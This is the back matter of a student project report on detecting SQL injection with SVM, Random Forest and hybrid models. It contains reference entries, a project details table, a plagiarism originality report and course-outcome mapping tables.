[12] Gambleryu. (n.d.). Biggest SQL Injection Dataset. Retrieved from Kaggle: https://www.kaggle.com/datasets/gambleryu/biggest-sql-injection-dataset

[13] Henil Vedant. (n.d.). SQL Injection Payload. Retrieved from Kaggle: https://www.kaggle.com/datasets/henilvedant/sqlinjection-payload

[14] Syed Saqlain Hussain. (n.d.). SQL Injection Dataset. Retrieved from Kaggle: https://www.kaggle.com/datasets/syedsaqlainhussain/sql-injection-dataset

[15] OWASP. (n.d.). OWASP Mutillidae II. Retrieved from OWASP: https://owasp.org/www-project-mutillidae-ii/

[16] Acunetix. (n.d.). Test Site for SQL Injection. Retrieved from Test Site for SQL Injection: http://testphp.vulnweb.com/

Table B.1: Project Detail

Student Details

Student Name	Vaishnavi		
Registration Number	200953025	Section/Roll No.	A/06
Email Address	Vaishnavi.girisan@gmail.com	Phone No.(M)	9448434131
Student Name	Adithya Rao Kalathur		
Registration Number	200953015	Section/Roll No.	A/04
Email Address	aditykr142@gmail.com	Phone No.(M)	6362290372

Project Details

Project Title	Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models		
Project Duration	4 Months	Date of Reporting	03-01-2024

Internal Guide Details

Faculty Name	Dr. Balachandra
Full Contact Address with PIN Code	Department of Information and Communication Technology, Manipal Institute of Technology, Manipal-576104
Email Address	bala.chandra@manipal.edu

Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models

ORIGINALITY REPORT

12%	10%	6%	%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Meshkinnejad, Rouzbeh. "Look-Ahead Selective Plasticity for Continual Learning", The University of Western Ontario (Canada), 2023 Publication	2%
2	mafiadoc.com Internet Source	1%
3	dspace.daffodilvarsity.edu.bd:8080 Internet Source	1%
4	gitcomplex.medium.com Internet Source	1%
5	www.coursehero.com Internet Source	1%
6	Mohamed R. Shoaib, Heba M. Emara, Jun Zhao, Walid El-Shafai et al. "Deep learning innovations in diagnosing diabetic retinopathy: The potential of transfer learning and the DiaCNN model", Computers in Biology and Medicine, 2024 Publication	<1%

7	Verroios, Vasileios. "Combining Algorithms and Humans for Large-Scale Data Integration.", Stanford University, 2020 Publication	<1 %
8	impressions.manipal.edu Internet Source	<1 %
9	shreyarajagopal13.files.wordpress.com Internet Source	<1 %
10	centaur.reading.ac.uk Internet Source	<1 %
11	bmjophth.bmj.com Internet Source	<1 %
12	dokumen.pub Internet Source	<1 %
13	www.ijert.org Internet Source	<1 %
14	Fauzia Talpur, Imtiaz Ali Korejo, Aftab Ahmed Chandio, Ali Ghulam, Mir. Sajjad Hussain Talpur. "ML-Based Detection of DDoS Attacks Using Evolutionary Algorithms Optimization", Sensors, 2024 Publication	<1 %
15	cran.r-project.org Internet Source	<1 %
16	fastercapital.com	

	Internet Source	<1%
17	pdfcoffee.com Internet Source	<1%
18	machinelearningmodels.org Internet Source	<1%
19	www.mdpi.com Internet Source	<1%
20	deakialli.com Internet Source	<1%
21	www.scribd.com Internet Source	<1%
22	drops.dagstuhl.de Internet Source	<1%
23	www.techscience.com Internet Source	<1%
24	Şenel, Onur Cem. "Predicting Related Test Case Scenarios by Source Code Changes", Dokuz Eylul Universitesi (Turkey), 2024 Publication	<1%
25	ijsart.com Internet Source	<1%
26	www.contrastsecurity.com Internet Source	<1%

27	hdl.handle.net Internet Source	<1%
28	repository.ju.edu.et Internet Source	<1%
29	www.rcybersolutions.com Internet Source	<1%
30	Mogeeb A. A. Mosleh, Adel Assiri, Abdu H. Gumaei, Bader Fahad Alkhamees, Manal Al-Qahtani. "A Bidirectional Arabic Sign Language Framework Using Deep Learning and Fuzzy Matching Score", Mathematics, 2024 Publication	<1%
31	Sneha Baral BK Sneha, Hakam Singh. "Augmenting SQL Injection Attack Detection via Deep Convolutional Neural Network", Research Square Platform LLC, 2024 Publication	<1%
32	confluence.ontotext.com Internet Source	<1%
33	Elliott J. Mufson, Jeffrey S. Kroin, Timothy J. Sendera, Teresa Sobreviela. "Distribution and retrograde transport of trophic factors in the central nervous system: functional implications for the treatment of	<1%

	neurodegenerative diseases", Progress in Neurobiology, 1999 Publication	
34	scholarworks.sjsu.edu Internet Source	<1 %
35	www.duet.ac.bd Internet Source	<1 %
36	eprints.akakom.ac.id Internet Source	<1 %
37	www.researchgate.net Internet Source	<1 %
38	Polat, Çağri. "Penetration Tests and Security Solutions for Corporate Networks", Dokuz Eylul Universitesi (Turkey), 2024 Publication	<1 %
39	link.springer.com Internet Source	<1 %
40	assets.researchsquare.com Internet Source	<1 %
41	onlinelibrary.wiley.com Internet Source	<1 %
42	tesi.cab.unipd.it Internet Source	<1 %
43	vsip.info Internet Source	<1 %

44	Animesh Kumar, Sandip Dutta, Prashant Pranav. "Analysis of SQL injection attacks in the cloud and in WEB applications", SECURITY AND PRIVACY, 2024 Publication	<1 %
45	cit.fer.hr Internet Source	<1 %
46	discovery.researcher.life Internet Source	<1 %
47	etda.libraries.psu.edu Internet Source	<1 %
48	hl-128-171-57-22.library.manoa.hawaii.edu Internet Source	<1 %
49	huntercmd.github.io Internet Source	<1 %
50	pentest-tools.com Internet Source	<1 %
51	pure.southwales.ac.uk Internet Source	<1 %
52	www.onlinescientificresearch.com Internet Source	<1 %
53	www.science.gov Internet Source	<1 %

54 Maha Alghawazi, Daniyal Alghazzawi, Suaad Alarifi. "Deep Learning Architecture for Detecting SQL Injection Attacks Based on RNN Autoencoder Model", Mathematics, 2023 <1%
Publication

Exclude quotes	On	Exclude matches	< 3 words
Exclude bibliography	On		

CO and PO Mapping

CLOs		PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
ICT 4299.1	Assess the work available in the literature related to the project to identify the limitations and risks.	2	3	2	2	2	1	1	-	2	1	1	2
ICT 4299.2	Practice planning and time management in solving the problem.	2	2	2	1	1	-	-	1	1	2	1	2
ICT 4299.3	Demonstrate professional skills to work effectively in a team or individually.	1	1	2	1	1	-	-	1	3	3	2	2
ICT 4299.4	Develop the ability to adopt a methodological approach to solve societal problems..	2	2	2	3	2	2	3	2	1	1	3	2
ICT 4299.5	Conduct experimentation and testing to achieve the defined objectives through computing/coding/statistical analysis	3	2	3	3	3	1	1	-	1	1	2	2
ICT 4299.6	Compose the technical report with effective communication on incorporating ethical practices.	1	1	1	1	1	2	2	3	2	3	2	1
ICT 4299 (Avg. correlation level)		**1.83**	**1.83**	**2**	**1.83**	**1.66**	**1**	**1.16**	**1.16**	**1.66**	**1.83**	**1.66**	**2**

PROGRAM OUTCOMES (PO)

Engineering Graduates will be able to:

1. Engineering knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

2. Problem analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

3. Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

4. Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

5. Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

6. The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

7. Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

8. Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

9. Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

10. Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

11. Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

12. Life-long learning: Recognize the need for and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

CLOs		**PSO1**	**PSO2**	**PSO3**	**PSO4**	**PSO5**	**PSO6**	**PSO7**	**PSO8**	**PSO9**
ICT 4299.1	Assess the work available in the literature related to the project to identify the limitations and risks.	3	3	2	1	1	-	-	-	-
ICT 4299.2	Practice planning and time management in solving the problem.	2	2	2	1	1	1	-	-	1
ICT 4299.3	Demonstrate professional skills to work effectively in a team or individually.	2	2	2	1	1	-	-	1	2
ICT 4299.4	Develop the ability to adopt a methodological approach to solve societal problems..	2	2	2	2	2	2	3	2	2
ICT 4299.5	Conduct experimentation and testing to achieve the defined objectives through computing/coding/statistical analysis	3	3	3	2	3	1	1	1	1

ICT 4299.6	Compose the technical report with effective communication on incorporating ethical practices.	2	2	1	1	1	2	2	2	2
ICT 4299 (Avg. correlation level)		**2.33**	**2.33**	**2**	**1.33**	**1.5**	**1**	**1**	**1**	**1.33**

1. To identify, analyse and develop software systems using appropriate techniques and concepts related to information technology
2. To design an algorithm or process within realistic constraints to meet the desired needs through analytical, logical and problem-solving skills.
3. To apply state of the art IT tools and technologies, IT infrastructure management abilities in treading innovative career path as a prospective IT engineer
4. Apply the principles of science, maths and computer programming to solve complex problems related to information technology.
5. Apply knowledge of programming, computational intelligence, computer graphics and visualization, data analytics, software system design, cyber security to arrive at solutions to real world problems.
6. Apply IT knowledge to design and develop systems with respect to societal, user, customer needs, health and safety, diversity, inclusion, societal, environmental codes of practise and industry standard.
7. Integrate and interface industry relevant hardware and software components and technology to come up with innovative and creative solutions.
8. Use of industry standard software tools and platform to design and analyze IT systems.
9. Learn to function collaboratively as a member of leader in diverse teams in multidisciplinary settings to manage the process effectively and document, present and communicate with the engineering community.

COURSE Code	Course Title	PSO1	PSO2	PSO3	PSO4	PSO5	PSO6	PSO7	PSO8	PSO9
ICT 4299	Project Work	**2.33**	**2.33**	**2**	**1.33**	**1.5**	**1**	**1**	**1**	**1.33**

COURSE Code	Course Title	PO 1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
ICT 4299	Project Work	**1.83**	**1.83**	**2**	**1.83**	**1.66**	**1**	**1.16**	**1.16**	**1.66**	**1.83**	**1.66**	**2**

CLOs		C1	C2	C3	C 4	C5	C6	C13	C16	C17
ICT 4299. 1	Assess the work available in the literature related to the project to identify the limitations and risks.	3	3	2	3	-	-	2	1	2
ICT 4299. 2	Practice planning and time management in solving the problem.	2	2	1	1	-	-	1	1	-
ICT 4299. 3	Demonstrate professional skills to work effectively in a team or individually.	-	-	1	2	1	2	1	2	1
ICT 4299. 4	Develop the ability to adopt a methodological approach to solve societal problems..	2	2	-	2	3	2	3	2	1
ICT 4299. 5	Conduct experimentation and testing to achieve the defined objectives through computing/coding/statistical analysis	3	3	3	3	2	1	-	-	2
ICT 4299. 6	Compose the technical report with effective communication on incorporating ethical practices.	1	-	-	1	1	2	2	3	2
ICT 4299 (Avg. correlation level)		**1.83**	**1.66**	**1.16**	**2**	**1.16**	**1.16**	**1.5**	**1.5**	**1.33**

Category	AHEP LO number	AHEP LO Statements
Science & Maths	C1	Apply knowledge of mathematics, statistics, natural science and engineering principles to the solution of complex problems. Some of the knowledge will be at the forefront of the particular subject of study
Engineering Analysis	C2	Analyse complex problems to reach substantiated conclusions using first principles of mathematics, statistics, natural science and engineering principles
	C3	Select and apply appropriate computational and analytical techniques to model complex problems, recognising the limitations of the techniques employed
	C4	Select and evaluate technical literature and other sources of information to address complex problems
Design & Innovation	C5	Design solutions for complex problems that meet a combination of societal, user, business and customer needs as appropriate. This will involve consideration of applicable health & safety, diversity, inclusion, cultural, societal, environmental and commercial matters, codes of practice and industry standards
	C6	Apply an integrated or systems approach to the solution of complex problems
The Engineer & Society	C7	Evaluate the environmental and societal impact of solutions to complex problems and minimise adverse impacts
	C8	Identify and analyse ethical concerns and make reasoned ethical choices informed by professional codes of conduct
	C9	Use a risk management process to identify, evaluate and mitigate risks (the effects of uncertainty) associated with a particular project or activity
	C10	Adopt a holistic and proportionate approach to the mitigation of security risks
	C11	Adopt an inclusive approach to engineering practice and recognise the responsibilities, benefits and importance of supporting equality, diversity and inclusion
Engineering Practice	C12	Use practical laboratory and workshop skills to investigate complex problems
	C13	Select and apply appropriate materials, equipment, engineering technologies and processes, recognising their limitations
	C14	Discuss the role of quality management systems and continuous improvement in the context of complex problems
	C15	Apply knowledge of engineering management principles, commercial context, project and change management, and relevant legal matters including intellectual property rights
	C16	Function effectively as an individual, and as a member or leader of a team
	C17	Communicate effectively on complex engineering matters with technical and non-technical audiences
	C18	Plan and record self-learning and development as the foundation for lifelong learning/CPD